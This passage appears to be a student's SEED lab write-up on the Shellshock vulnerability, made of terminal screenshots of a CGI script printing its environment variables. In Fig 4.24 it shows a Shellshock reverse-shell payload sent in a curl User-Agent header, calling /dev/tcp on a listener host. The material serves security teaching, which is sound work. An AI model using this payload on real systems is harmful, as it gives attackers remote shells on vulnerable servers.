


Fig 4.21


```
Terminal
cp: cannot create regular file '/usr/lib/cgi-bin/task6.cgi': Permission denied
[02/23/22]seed@VM:~/.../task6$ sudo cp task6.cgi /usr/lib/cgi-bin/
[02/23/22]seed@VM:~/.../task6$ sudo chmod 755 /usr/lib/cgi-bin/task6.cgi
[02/23/22]seed@VM:~/.../task6$ ls /usr/lib/cgi-bin
myprog.cgi  task6.cgi
[02/23/22]seed@VM:~/.../task6$ curl -A "TEST VARIABLE" http://localhost/cgi-bin/task6.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST VARIABLE
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
```

Fig 4.22


VM VirtualBox

```
SCRIPT_NAME=/cgi-bin/task6.cgi
[02/23/22]seed@VM:~/.../task6$ curl -A "TEST2" http://localhost/cgi-bin/task6.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST2
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

Fig 4.23

```
terminal
[ 80</address>
</body></html>
[02/23/22]seed@VM:~/.../task6$ curl -A "() { echo hello
}; /bin/bash -i >/dev/tcp/10.0.2.4/9090 0<&1 2>&1" htt
p://10.0.2.15/cgi-bin/task6.cgi
Printing environment variable to check their values
HTTP_HOST=10.0.2.15
HTTP_USER_AGENT=() { echo hello;}; /bin/bash -i >/dev/t
cp/10.0.2.4/9090 0<&1 2>&1
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at 10.0.2.15 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.15
SERVER_ADDR=10.0.2.15
SERVER_PORT=80
REMOTE_ADDR=10.0.2.15
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```

Fig 4.24

A terminal window titled "terminal" with a dark background and light blue text. On the left side, there is a vertical dock with several application icons: a notepad, a terminal, a file manager, a web browser, a Firefox icon, a settings gear, and a terminal icon. The terminal displays a series of environment variables for an Apache server configuration. The variables are listed as follows:

```
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Serv
  at 10.0.2.15 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.15
SERVER_ADDR=10.0.2.15
SERVER_PORT=80
REMOTE_ADDR=10.0.2.15
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task6.cgi
REMOTE_PORT=42074
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task6.cgi
SCRIPT_NAME=/cgi-bin/task6.cgi
```

Fig 4.25